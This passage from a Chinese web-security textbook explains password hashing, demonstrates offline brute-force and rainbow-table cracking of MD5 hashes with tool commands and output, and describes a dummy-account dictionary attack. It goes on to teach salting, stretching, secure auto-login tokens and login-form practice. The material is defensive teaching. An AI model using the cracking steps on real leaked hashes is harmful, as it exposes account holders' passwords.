这一节我们将会对采用信息摘要进行密码保护的方法进行说明。

◆ 什么是信息摘要

能将任意长度的数据（bit 数组）压缩为固定长度（信息摘要，或者叫作散列值）的函数叫作散列函数，满足安全上要求（参考后面的专栏）的散列函数叫作密码学级别的散列函数（Cryptographic Hash Function）。在后面的章节中我们将简称为散列函数。

我们下面来看一下几个信息摘要的例子。手头有 SSH 客户端软件的用户可以登录本书中实验用的虚拟机，然后输入下面带下划线部分的命令。输入命令行的下一行白底黑字的内容是 MD5 散列函数的输出结果。

▶ 程序示例　使用 md5sum 进行散列值计算

```
wasbook@wasbook:~$ echo -n password1 | md5sum
7c6a180b36896a0a8c02787eeafb0e4c  -
wasbook@wasbook:~$ echo -n password2 | md5sum
6cb75f652a9b52798eb6cf2201057c73  -
wasbook@wasbook:~$
```

其中“echo -n”是在 echo 内容后不输出回车符，md5sum 是用来对给定文件或者标准输入进行散列值计算的命令。

上面的例子分别对“password1”和“password2”做了散列值计算，从计算结果可以看出，虽然这两个字符串只有一个字符不一样，但是计算出来的结果却相差甚远。

专栏：密码学级别的散列函数需要满足的要求 COLUMN

◆ **原像计算困难性 (Pre–image Resistance)**

原像计算困难性是指在现实的可接受时间内从散列值反推出原内容的困难程度。原像计算困难性也叫作单向性。

◆ **第 2 原像计算困难性 (Second Pre–image Resistance)**

第 2 原像计算困难性是指给定原数据，在现实的可接受时间内找出相同散列值的其他数据的困难程度。第 2 原像计算困难性也称为弱耐冲突性 (Weak Collision Resistance)。

◆ **冲突困难性 (Collision Resistance)**

冲突困难性是指找出拥有相同散列值的两个不同数据的困难程度。原数据之间并没有什么关联，条件是散列值相同即可。冲突困难性也称为强耐冲突性 (Strong Collision Resistance)。


广泛使用至今的 MD5 散列函数已经被证明是不满足强耐冲突性性的，可以说弱耐冲突性被攻破也只是时间的问题。但是如果仅用作保护密码安全的话，能保证原像计算困难性已经足够了。也就是说，MD5 散列函数还是能继续作为保护密码安全之用的。

但是根据目的去选择合适的散列函数可能会比较困难，如果选择不当，还可能带带来安全隐患。所以我们可以不用考虑具体的使用场景，而是选择那些通用的、安全的散列算法就可以了。比如 SHA-256 就是一个不错的选择。

◆ 利用信息摘要保护密码

图 5-7 简单说明了使用信息摘要的密码保存和验证的方法。如图所示，数据库中保存的不再是密码原文而是其散列值，登录时验证的也是原密码的散列值。

图 5-7　利用散列保存和验证密码



之所以对密码原文采用信息摘要能保护密码安全，是因为散列函数具有下面的特性。单向性和冲突困难性的详细定义请参考之前的专栏。

- 不能从散列值倒推出明文密码 (单向性)
- 不同的密码生成相同的散列值的概率非常低 (冲突困难性)

尽管散列函数满足安全性上的那些需求，但是由于密码的字符种类和长度都是有限的，所以还是有一些方法能实现根据散列值得到原来的密码。这里我们选择其中的 3 种方法来介绍一下。

◆ 威胁 1：离线暴力破解

在这之前我们已经说过了散列函数不能从散列值得到原来的数据，但是那只适用于一般情况，对于密码来说就不合适了。由于在密码中使用的字符种类有限，且长度也有限，所以有时候通过暴力破解是可以得到原密码的。

另外，对散列函数还有一个要求就是处理速度要足够快，因为散列函数的典型利用场景是为 DVD-ROM 等巨大 ISO 文件做信息摘要，计算其散列值的。考虑到我们会频繁地使用散列函数来计算散列值，如果计算过程花费时间过长的话，甚至可能会对系统性能产生影响。所以散列函数处理速度是越快越好。

但是散列函数速度过快对密码做信息摘要来说有可能是一种灾难，因为处理速度提高了，也使得暴力破解的效率变高，增加暴力破解成功的可能性。

这种攻击在从散列值反推出原文的时候并不需要连接到服务器（Offline），所以也叫作离线暴力破解攻击。

下面介绍下笔者做的一个小实验的结果。在实验中使用了 md5brute[1] 这个用来从 MD5 散列值查找原文的工具。在长度是 8 位的小写英文字母这一测试条件下，查找“zzzzzzzz”的散列值。按字母顺序排列的话，这个字符串排在最后。

▶ 运行实例　从散列值倒推出原字符串的例子

```
$ echo -n zzzzzzzz | md5sum
bc11f06afb9b27070673471a23ecc6a9  -
$ time ./md5brute abcdefghijklmnopqrstuvwxyz ¥
  bc11f06afb9b27070673471a23ecc6a9
Anti-WMAC MD5BRUTE by Taka John Brunkhorst

a = 0
a = 1
 ...【省略】
a = 7
Hash match found!!
 [zzzzzzzz] [bc11f06afb9b27070673471a23ecc6a9]
Thank you for using Anti-WMAC MD5BRUTE! exiting!

real    2518m59.192s
user    2516m35.013s
sys     0m9.745s
$
```

在系统配置为 Pentium Dual-Core 2GHz 的机器上，如果只使用单核（Core）进行测试的话，大概只需要花费 40 个小时就能成功地查找到该散列值对应的密码原文。平均算下来大概一个小时能进行 138 万次散列值计算。

---

① http://www.vector.co.jp/soft/unix/util/se365582.html

基于此实验数据，如果用大小写英文字母加上数字作为密码，长度为 8 位的话，需要大概 5 年才能找到原文。5 年看上去时间很长了，但是如果使用 676 核的集群[①]的话，只需要 3 天就能破解出原文了。

也就是说，如果密码长度在 8 位以下的话，以现在的 CPU 能力来说，还是可以在可接受范围内从散列值得到密码原文的。而且破解并没有利用 MD5 的漏洞等，其他的散列函数（SHA-1 或 SHA-256）也存在同样的问题。

上面只是暴力破解的例子，利用字典攻击也能得到散列值的原字符串，如果该字符串已经在字典里存在的话，甚至可以瞬间（1 秒以内）破解。

后来，为了更高效的从散列值得到原文，有人发明了利用彩虹表进行破解的方法。

◆ 威胁 2：彩虹破解（Rainbow Crack）

我们还可以考虑另一种办法来提高从散列值得到密码原文的效率，即预先使用暴力破解的方法生成一个散列值查找表，解析原密码的时候如果能查询到这个表的话，就能实现高速的密码解析工作。但实际上由于密码组合数量庞大，基本上创建这样一个查找表是很很困难的。

然而到了 2003 年，一种基于彩虹表（Rainbow Table）的方法出现了，它使得创建一个可接受大小的查找表成为可能。后面的“参考：彩虹表原理”小节有针对彩虹表的详细说明，各位读者可以参考。这里我们通过实验来看一下彩虹表破解是如何利用彩虹表来解析出密码原文的。

彩虹表需要为不同的字符种类和字符串长度创建不同的查找表，如果字符种类或字符串长度增加，彩虹表大小也会急速变大。笔者手头上的彩虹表是适用于密码为 7 位以下的小写字母加数字的密码，我们将使用这个彩虹表来进行实验。这里使用的工具 rcrack.exe 可以从 RainbowCrack Project[②] 下载，

▶ 运行实例　Rainbow Crack 的例子

```
C:>rcrack.exe ..¥xxxx¥*.rt -h f0e8fb430bbdde6ae9c879a518fd895f
md5_loweralpha-numeric#1-7_0_2400x40000000_all.rt:
640000000 bytes read, disk access time: 20.02 s
verifying the file...
searching for 1 hash...
cryptanalysis time: 3.56 s

md5_loweralpha-numeric#1-7_1_2400x40000000_all.rt:
640000000 bytes read, disk access time: 19.91 s
verifying the file...
searching for 1 hash...
plaintext of f0e8fb430bbdde6ae9c879a518fd895f is zzzzzzz
```

① 这个数字是 2010 年象棋电脑程序“阿迦罗 2010”战胜日本女棋王时的 CPU 的核数。

② http://project-rainbowcrack.com/

```
cryptanalysis time: 1.34 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   39.92 s
total cryptanalysis time: 4.90 s
total chain walk step:    3811429
total false alarm:        1873
total chain walk step due to false alarm: 1861700

result
-------------------------------------------------------
f0e8fb430bbdde6ae9c879a518fd895f  zzzzzzz  hex:7a7a7a7a7a7a7a
C:>
```

从上面的例子可以看出，Rainbow Crack 只用了 45 秒就把密码原文给解析出来了。相比之下同样的散列值，之前介绍的 md5brute 用了 997 分钟，使用彩虹的表速度足足是 md5brute 的 1300 倍之多。不过这个实验对 md5brute 来说有点不公平（我们使用的明文字符串排在所有字符组合的最后），实际用起来应该不会有这么大的差别，但是这也充分说明彩虹表的高效性和实用性了。

RainbowCrack Project 的主页也在出售彩虹表数据，比如用户 MD5 算法的彩虹表，我们可以买到 8 位以下所有 ASCII 字符，以及 10 位以下小写字母加数字的彩虹表[①]。从理论上说，如果密码只是简单地进行散列处理后保存的话，我们用这些彩虹表就可以在很短的时间内破解出原密码。[②]

抵御彩虹表攻击的最简单的方法就是增加密码长度，现在能获取的彩虹表支持的最大长度都只有 10 位左右，如果我们把密码长度设置为 20 个字符以上，就可以预防用目前的彩虹表破解原密码的问题。但是强制用户使用 20 多位的密码也有点不太现实，所以可以采用后面将要介绍的加 salt 取散列值的对策。

◆ 威胁 3：在用户数据库里创建密码字典

也许我们会觉得如果使用攻击者未知的散列函数，攻击者应该就没有办法计算出原密码了，但是实际上即使攻击者不知道保存密码时所使用的散列函数，也有其他方法能解析出原密码。


这种方法就是通过在被攻击目标系统里注册大量的僵尸（Dummy）用户，在系统的数据库里制作一个“密码字典”出来。图 5-8 是这种攻击的大概流程。

---

① http://project-rainbowcrack.com/buy.php

② 根据 RainbowCrack Project 的测试数据，破解一个密码最长也只需要 202 秒。

▶ 图 5-8 在 Web 应用数据库中创建密码字典



如图 5-8 说明的那样，攻击者首先在攻击对象系统中注册大量的虚假账号（①），然后再利用其他方法（比如 SQL 注入攻击等），盗取系统的用户数据库（②）。在取得的用户数据库里，查看保存散列密码的那一列的数据，寻找具有和在①里注册的用户相同散列值的记录，在图 5-8 的例子里，用户 saburo 和 evil2 的密码散列值相同（③），因为 evil2 的密码是 123456，所以可以断定 saburo 的密码也是 123456（④）。

针对这种攻击，加盐也是一种有效的防御手段。

◆ 如何防止散列值被破解

很多人认为将密码作为散列值的形式保存起来就安全了，但实际上有各种各样的方法可以破解散列密码，在上面我们已经介绍过了。之前介绍的方法都是恶意利用特定的散列函数（比如 MD5）的特点及漏洞等。只要是使用算法公开的散列函数，基本上都会面临同样的问题。

之前介绍的方法，都是密码组合模式数量不是特别大的情形下发生的破解，如果使用 20 位以上的随机数的话，我们可以认为基本上密码不会被破解。但是这样的密码使用起来非常地不便，现实中也不可能被采用，现实中使用最多的密码长度在 8 位左右，所以我们要寻找防止散列值被破解的方法。

基本的防止散列值被破解方法有下面两种：

- salt（加盐）
- stretching（延展计算）

◆ 对策 1：salt（加盐）

salt 指的是在原本要散列的数据后面追加的内容。加上了 salt，除了看上去密码字符串会变长之外，还因为每个用户的 salt 都不一样，所以即使两个用户的密码相同，也能为这两个用户的密码生成不同的散列值。

安全的使用 salt 需要满足以下条件：

- 确保有一定的长度

➤每个用户使用不同的 salt

这其中“一定长度”的说法可能有些模棱两可，实际上考虑到对抗彩虹表攻击，salt 和密码加起来的长度至少要保证在 20 位以上。

不同用户使用不同 salt 的原因，是让使用相同密码的用户也能生成不同的散列值。为不同用户生成不同的 salt 有两种方法。

➤使用随机数作为 salt

➤使用以用户 ID 为输入参数的函数来生成 salt

很多教材中都推荐使用随机数作为 salt 使用，因为使用随机数作为 salt 的话，必须将 salt 也保存在数据库里。如果不知道 salt 的话，就不能验证密码是否正确了。

另一种方法，如果使用以用户 ID 为输入参数的函数的话，就不需要保存 salt 了，这是该方法的一个优点，和随机数比较起来，该方法没有明显的缺点。因此本书里比较推荐使用基于用户 ID 的函数来产生 salt 值。salt 的实现例子可以参考后面的实现示例。

◆ 对策 2：stretching（延展计算）

即使使用 salt，也不能降低暴力破解带来的危险。因为即使加上 salt，也不会影响计算散列值所需要的时间。为了对抗暴力破解，需要让散列计算处理速度变慢。

stretching（延展计算）是一种利用现有的 MD5 或者 SHA-1、SHA-256 等散列函数，想办法增加计算散列值所需要时间的一种方法。它通过反复递归的调用散列函数来增加计算时间。具体的实现方法请参考下一小节。

◆ 实现示例

下面的脚本是在上文的基础上，用来计算散列值的一个示例。

▶ **代码清单**　/51/51-001.php



```
<?php
  // FIXEDSALT 要根据实际情况进行修改
  define('FIXEDSALT', 'bc578d1503b4602a590d8f8ce4a8e634a55bec0d');
  define('STRETCHCOUNT', 1000);

  // 生成 salt
  function get_salt($id) {
    return $id . pack('H*', FIXEDSALT);  // 将用户的 ID 和固定字符串连接起来
  }

  function get_password_hash($id, $pwd) {
    $salt = get_salt($id);
    $hash = '';  // 默认的散列值
    for ($i = 0; $i < STRETCHCOUNT; $i++) {
      $hash = hash('sha256', $hash . $pwd . $salt); // stretching
    }
```

```
    return $hash;
  }
  // 调用示例

  var_dump(get_password_hash('user1', 'pass1'));
  var_dump(get_password_hash('user1', 'pass2'));
  var_dump(get_password_hash('user2', 'pass1'));
```

执行结果

```
string(64) "a44812a099b40ee49ffe2bd6c5de7403a1854e009ba9e2b417b9770d4ffac54b"
string(64) "cc2c26c9a22d7318f48ed99e8915c6861559ade98e4df3dab64e51c7ea476389"
string(64) "3fca4aab6f7bf9ed2ac855dbc0e22c148e7e23a137c497777e1e9269902571c8"
```

get_salt 方法的输入参数为用户 ID，返回值是用于散列计算的 salt。例子里只是简单地将用户 ID 和固定字符串用 pack 函数从十六进制转换为二进制数据后连接在一起。通过使用二进制数据，可以达到增加字符种类的效果。

get_password_hash 方法里面将密码原文和 salt 连起来后用 SHA-256 算法进行了 1000 次的计算[①]，这里之所以使用 SHA-256，是因为它是目前来说比较安全的用在密码保存及其他领域的散列函数之一。

如果每次调用 get_password_hash 方法时传递的 $id 和 $pwd 参数的值都是一样的话，这个方法的返回值也会每次都一样，所以不需要在数据库里再额外保存 salt 的值。

stretching 次数（这里是 1000 次）越高的话，对暴力破解等攻击的抵抗能力就越强。当然它也有不利的一面，就是与此同时它也会给服务器带来更高的负荷。如果负荷过高，则会给正常业务带来影响，甚至可能被人利用来发动 DoS 攻击。所以这个 stretching 次数需要一边观察服务器负荷情况一边进行调整，最后选择一个合适的值。

---

① 关于 stretching 方法的更多内容请参考 *Cryptography Engineering*[1]。

专栏：密码泄露途径 COLUMN

密码数据泄漏途径很多，除了前面我们已经介绍的 SQL 注入攻击、密码尝试、社会化攻击、钓鱼攻击等，这里我们再介绍一下其他可能造成密码泄露的行为。

◆ 备份数据被盗、丢失

备份数据里可能会包含密码等机密信息，如果这些媒体（硬盘、磁带）丢失或者流出到外部的话，就会造成密码泄露。

◆ 硬盘等被盗、丢失

如果服务器、硬盘等从数据中心被偷走的话，也会造成信息泄漏。虽然机器从机房被偷走有点令人难以置信，但是硬盘被盗的先例在现实世界中确实是发生过的。针对硬盘被盗的情况，之前介绍过的 TDE 型数据库是一种很好的解决对策。

◆ 内部操作人员将数据带出

在数据中心机房或者办公室里的内部操作人员，可以通过数据库管理工具等把数据抽出，再用 USB 或者光盘之类的媒体带到公司外部，导致信息泄露。此类事件频有发生，媒体中也经常报道。

5.1.4 自动登录

现在很多 Web 应用都会在登录页面提供“自动登录”或者“保持登录状态”这样的复选框（如图 5-9），如果用户选中自动登录，那么即使重启浏览器，系统也会自动进行登录，而不必再次输入用户名和密码。

▶ 图 5-9 自动登录复选框示例



从系统安全的角度考虑，一直以来大家都认为自动登录是对安全不利的。比如会话持续时间变长的话，就会增加受到类似 XSS 等被动攻击的概率。

但是笔者认为，根据目前网站的现状及自身的特点，是可以选择提供自动登录功能的。其原因有以下几点。

➤ 随着 Web 应用的深入普及，需要保持登录状态的服务增加了（比如 Google 等）

- 频繁的登录、退出操作，容易迫使用户选择更加简单的密码，反而使得系统的危险系数增加

下面我们说一下怎么才能安全地实现自动登录功能。但是在这之前，作为反例，我们先看看自动登录中一些比较危险的实现方式。

危险的实现方式示例

下面是一个实现方式不正确的网站的例子，它把用户名和自动登录标识都保存到 Cookie 里（例子中 Expires 的实际日期是在 30 天之后）了。

```
Set-Cookie: user=yamada; expires=Wed, 27-Oct-2010 06:20:55 GMT
Set-Cookie: autologin=true; expires=Wed, 27-Oct-2010 06:20:55 GMT
```

在这个例子中用户名和自动登录标识都用明文保存在 Cookie 中，但是因为用户本人可以修改 Cookie，加入把 user=yamada 篡改为 user=tanaka 的话，就可以冒充别人登录到系统里面了。

虽然这个例子看起来很极端，但是现实中确实是存在着具有类似安全隐患的 Web 网站或者软件的。

下面的方法虽然针对上面的问题作了改良，但是仍然算不上一个好的方案。

```
Set-Cookie: user=yamada; expires=Wed, 27-Oct-2010 06:20:55 GMT
Set-Cookie: passwd=5x23AwpL; expires=Wed, 27-Oct-2010 06:20:55 GMT
Set-Cookie: autologin=true; expires=Wed, 27-Oct-2010 06:20:55 GMT
```

这里虽然增加了对密码的验证，使得攻击者不能很轻易地通过上面的方法来冒充别人。但是如果攻击者知道了被攻击用户的密码的话，完全可以堂堂正正地从登录页面登录系统了，就没有必要攻击自动登录功能了。

而且一旦在 Cookie 里存放了敏感信息的话，那么一旦网站出现 XSS 漏洞的时候，就存在密码被盗取的可能性，从而可能带来更大的损失。因此这种方法仍然算不上是理想的实现方式。

下面开始我们介绍如何来实现一个安全的自动登录功能。

安全的自动登录实现方式

要实现保持用户登录状态的功能，可以采用下面的三种方式之一。

- 延长会话有效期
- 使用令牌（Token）
- 使用认证票（Ticket）

下面按顺序介绍一下这三种方法。

◆ 延长会话有效期

如果所用的编程语言或者框架支持设置 Cookie 的 Expires（过期时间）属性的话，这种方法则最简单。

如果使用的是 PHP 的话，可以使用以下方法实现延长会话有效期。

- ➤通过使用 session_set_cookie_params 方法设置 Cookie 的 Expires 属性值
- ➤在文件 php.ini 中将 session.gc_maxlifetime 设置为一周左右（默认为 24 分钟）

但是这样做的话不想保持登录状态的用户的会话过期时间也会被延长到一周，会增加这些不想使用自动登录功能的用户受到 XSS 等被动攻击的概率。

解决这个问题，可以在应用程序里限制会话过期时间。如以下的脚本解说。

首先是 php.ini 文件中进行一些设置的例子，下面这个设置是保持会话的有效期至少为一星期。①

```
session.gc_probability = 1
session.gc_divisor = 1000              604800 = 7*24*60*60
session.gc_maxlifetime = 604800
```

之后，是在验证用户密码成功后设置登录信息的地方，加入如下逻辑。这里假设用户选择了自动登录的话，浏览器会将参数 autologin 赋值为 on 后传给服务端。

▶ **代码清单　/51/51-002.php** 

```
<?php
  // 假设在此之前用户密码验证已经通过且成功登录
  $autologin = @$_GET['autologin'] == 'on';
  $timeout = 30 * 60;
  if ($autologin) { // 自动登录的场景
    $timeout = 7 * 24 * 60 * 60;  // 会话有效期设为一星期
    session_set_cookie_params($timeout);  // Cookie 的 Expires 属性
  }
  session_start();
  session_regenerate_id(true);  // 固定会话 ID 对策
  $_SESSION['id'] = $id;      // 登录中的用户 ID
  $_SESSION['timeout'] = $timeout;  // 超时时间（时长）
  $_SESSION['expires'] = time() + $timeout;  // 超时时间（时刻）
?>
<body>
login successful<a href="51-003.php">next</a>
</body>
```

在这个例子里自动登录后会依次进行下面的处理。

---

① 服务器在收到客户端请求时，会以 session.gc_probability / session.gc_divisor 的概率进行会话回收工作，清理存活时间已经超过 session.gc_maxlifetime 的会话，所以会话被清理的时机不是实时的，会有一定的延迟。

➤会话超时时间设为 1 星期（默认为 30 分钟）
➤将含有会话 ID 的 Cookie 的 Expires 属性设置为 1 星期后

不管是否是自动登录，都会执行下面这两步

➤将会话超时时长保存到 `$_SESSION['timeout']` 中
➤将会话超时时刻保存到 `$_SESSION['expires']` 中

下面是判断用户是否处于登录状态的代码。下面这部也会确认之前设置的会话超时相关的属性值。

▶ 代码清单 /51/51-003.php 

```
<?php
  session_start();
  function islogin() {
    if (! isset($_SESSION['id'])) {  // 还没设置 id 时
      return false;  // 没有登录
    }
    if ($_SESSION['expires'] < time()) {  // 该会话已经超时
      $_SESSION = array(); // 取消 $_SESSION 变量
      session_destroy();    // 放弃会话（退出登录）
      return false;
    }
    // 更新超时时刻
    $_SESSION['expires'] = time() + $_SESSION['timeout'];
    return true;  // 用户处于登录状态，即返回 true
  }
  if (islogin()) {
    // 用户登录中的处理内容（省略了后面的内容）
```

`islogin` 方法用来判断用户是否处于登录状态。该处理中通过判断保存在会话里的超时时刻和现在时刻来判断用户会话是否已经超时了。

◆ 使用令牌实现自动登录

根据所使用的编程语言不同，有时候不能对保存着会话 ID 的 Cookie 的 Expires 属性进行设置，这时候如果浏览器一关掉的话对应的会话也自动被销毁了，也就不能通过编程语言在会话的管理机制上实现保持用户登录状态的功能了。

在这种情况下要实现同样的功能的话，则可以考虑使用 4.6.4 节里介绍过的令牌来实现保持用户的登录状态。

◇ 用户登录时创建令牌

在用户登录成功的时候，创建令牌并保存到 Cookie 中。Cookie 的 Expires 属性可以设置为 1 周左右，令牌的值使用伪随机数。最好同时设置 HttpOnly 属性，另外如果是 HTTPS 连接的话，

需要同时设置 secure 属性。

令牌的值只是个随机数，每个登录用户的信息，可以用下图那样的结构保存到数据库中进行管理。

▶ 图 5-10　自动登录用户信息

令牌(唯一)	用户 ID	有效期

如上图所示，通过令牌的值可以知道哪个用户在什么时间之内能进行自动登录。

令牌是在用户登录时候创建的(只有在用户选择了自动登录的时候才会创建)，下面的伪代码展示了该方法的大致思路。

▶ 代码清单　自动登录令牌创建过程(伪代码)



```
function set_auth_token($id, $expires) {
  do {
    $token = 随机数 ;
    准备查询 ('insert into autologin values(?, ?, ?)');
    执行查询 ($token, $id, $expires);
    if （查询成功）
      return $token;
  } while(数据重复错误);
  die('访问数据库错误');
}

$timeout = 7 * 24 * 60 * 60;  // 认证的有效期(1 周)
$expires = time() + $timeout;  // 认证的有效期
$token = set_auth_token($id, $expires);  // 设置令牌
setcookie('token', $token, $expires);  // 将令牌的值保存到 Cookie
```

`set_auth_token` 方法用来生成令牌，输入参数为用户 ID 和令牌的有效期间，生成令牌的值后将这些信息保存到数据库中，并返回生成的令牌值给调用函数。如果生成令牌值的过程中发生了值重复问题，则需要继续尝试直到生成不重复的令牌值为止。

在上面的示例代码里最后，也展示了如何调用生成令牌函数。这里将表示自动登录的有效期参数设为一周后调用 `set_auth_token`，并将返回的令牌保存到了 Cookie。

◇ 判断用户的登录状态和执行自动登录

接着我们再看看如何实现判断用户是否处在登录中状态，以及如何实现自动登录。处理逻辑见下面的伪代码。

▶ 代码清单　判断用户是否已登录以及如何实现自动登录(伪代码)



```
function check_auth_token($token) {
  准备查询 ('select * from autologin where token = ?');
  执行查询 ($token);
  取得 $id 和有效期 ;
  if （不存在相应记录）
```

```
    return false;
  if （有效期 < 现在时刻） {
    放弃旧认证令牌；
    return false;
  }
  return $id;
}

function islogin($token)
  if （会话中是否有认证信息）
    return 认证成功；   // 用户已经是登录中状态了
  // 从下面开始是会话已经超时，开始自动登录处理
  $id = check_auth_token($token);
  if ($id !== false) {
    将认证信息放到会话；
    放弃旧认证令牌；
    设置新的认证令牌（及新的有效期间）；
    return 认证成功；
  }
  return 认证失败；  // 自动登录失败的时候
}
// 需要编写批处理程序来定期从数据库删除已经过期的认证令牌记录
```

islogin 函数先判断现在会话里是否有用户的登录信息，如果有的话就认为用户已经登录了，将直接返回成功。如果会话里不存在用户的登录信息的话，则继续调用 check_auth_token 函数，尝试进行自动登录。在 check_auth_token 方法里根据传过来的令牌信息来查找用户的自动登录数据，如果数据库中存在此令牌数据，且有效期间没有过期的话，则返回登录中的用户 ID。

如果执行自动登录成功的话，需要先删掉旧的令牌信息，然后再生成新的令牌并保存到数据库中。之所以选择删除原来的令牌再创建新的，而不是简单地更新原令牌的有效期间，是因为如果原令牌如果由于某些原因被泄露的话，有可能被别人拿来进行恶意攻击，所以最好采取删除原令牌的方法。同样的原因，在用户修改密码后，也应该对令牌信息做类似的处理。

◇ 退出登录

在进行退出登录处理的时候，需要以用户 ID 为查询条件，在用户自动登录数据表里把这个用户对应的令牌信息删除。考虑到用户可能在不同的终端上登录并且启用了自动登录，所以这里删除用户的自动登录数据的时候，需要以用户 ID 为条件而不能用令牌。

▶ 代码清单　退出登录处理（伪代码）



```
$_SESSION = array();  // 销毁 $_SESSION 变量
session_destroy(); // 销毁会话（退出登录）
// 根据用户 ID 删除该用户所有自动登录数据
准备删除语句 ('delete from autologin where id=?');
执行删除语句 ($id);
```

◆ **基于认证票的自动登录方式**

认证票是为了在不同的服务器之间共享用户的认证数据（用户名，有效期间）而设计的。为了防止伪造或者信息泄露，认证票可能会需要电子署名或者加密。Windows 所采用的 Kerberos 认证，以及 ASP.NET 的表单认证（From 认证）等都采用了认证票的方法。

认证票方法的优点是可以跨服务器共享用户的认证信息。但是实现认证票功能的话需要比较专业的加密或者安全方面的知识，尽量避免自己去实现。

如果想在在多台服务器之间共享认证数据的话，推荐采用第三方的单点登录系统（SSO），或者使用 OpenID 等开放的认证平台产品。

◆ **三种方法的比较**

关于如何实现用户自动登录功能，上面我们介绍了延长会话超时时间、令牌和认证票等三种方法。这之中，使用令牌方式是比较好的选择。令牌方式的优点有如下几条。

➤ 对不想使用自动登录功能的用户不构成任何影响
➤ 针对使用多终端登录的用户可以实现一次全部退出登录
➤ 管理员可以强制使指定的用户退出登录
➤ 在客户端不额外保存敏感信息，不存在被恶意利用的风险

如何降低自动登录带来的风险

自动登录带来的问题是用户的认证状态会持续很长时间，这会增加用户遭受 XSS 或 CSRF 等被动攻击的风险。

针对此问题，可以在关键操作，比如查看重要信息（个人信息等）、重要的操作（购物、转账、修改密码）之前加入密码确认步骤。亚马逊就是采用这种方法的网站之一，通常情况下用户访问亚马逊是在登录状态下进行的，但是用户如果想下单或者查看历史订单等重要操作前就会被要求再次输入密码进行验证。

5.1.5 登录表单

这一节我们将对登录表单（用户输入 ID 和密码的页面）的安全性要求做一下说明。实现登录表单的时候最基本的原则如下。

➤ 密码输入框需要掩码（Mask）显示
➤ 如果应用需要使用 HTTPS 的话，从登录表单显示页面开始就应该使用 HTTPS

所谓输入密码的掩码显示，是指使用类型是 password 的输入控件，使用这种控件后，输入的密码在页面上显示时会以“*”的符号显示出来。这样就能降低因 shoulder hack 导致密码被盗取的风险。

下面说一下为什么需要在登录表单显示页面就要使用 HTTPS。在输入密码的页面和进行登录处理的页面中，如果把后面的页面放在 HTTPS 下的话，用户输入的密码会被加密后传递给服务器，这样就能防止密码被盗取了。但是如果在输入密码的页面不使用 HTTPS 的话，就可能会存在如下风险。

- 登录表单被篡改，跳转目的地址被设为攻击者的地址
- 如果遭受 DNS 欺骗（DNS cache poisoning 或 DNS spoofing）攻击的话，用户可能会被转到攻击者的网站

如果我们在显示登录表单的页面开始使用 HTTPS 的话，就能防止该页面的内容被篡改。即使用户被诱骗到其他网站，浏览器也会显示出错信息，提醒用户注意（用户需要确认域名是否正确）。

所以说，如果要使用 HTTPS 的话，请一定在登录显示页面开始就使用 HTTPS。

专栏：密码确实需要掩码显示吗　COLUMN

现在编写登录页面时，将密码输入框做掩码处理应该算是最基本的常识了，但是笔者却对此有些疑问。如果对输入框进行了掩码设置，那么输入包含符号、大小写字母的密码会变得稍微有点麻烦，用户可能会有选择更简单的密码，这对系统安全性来说反而是一个不利因素，这也是笔者对掩码处理持有疑问的原因。

美国关于 Web 使用方便性的权威 Jakob Nielsen 在 2009 年 6 月发表了一篇“请停止隐藏密码显示”[①]的专栏文章，这篇文章里列举了很多隐藏密码明文显示的缺点，当时出现了很多反对的意见，但是 SANS 的博客里却对此表示了赞同的看法[②]。这篇文章也成了当时大家关注的话题。

把目光转向 Web 网站以外，可以发现在桌面端应用程序里面，有很多软件都提供了在密码的明文显示和掩码显示之间的切换功能。比如下面的图显示的就是 Windows Vista 的 VPN 设置画面，画面里有一个“显示字符”的复选框。

图 5-11　密码显示 / 不显示的例子

① http://www.nngroup.com/articles/stop-password-masking/

② https://blogs.sans.org/appsecstreetfighter/2009/06/28/response-to-nielsens-stop-password-masking/

密码认证的最大的威胁是跨越网络的暴力破解，而预防抗暴力破解的最好的方法就是选择安全的密码。以后提供“显示密码字符”复选框的网站数量也许会增加。但是如果使用浏览器的密码自动保存功能的话，有可能画面一显示出来就把明文密码都暴露了，会被别人看见，这是个比较麻烦的问题，所以“显示密码字符”的复选框需要默认为不被选中。

5.1.6　如何显示错误消息

本节将说明一下如何在用户登录界面正确的显示错误消息。

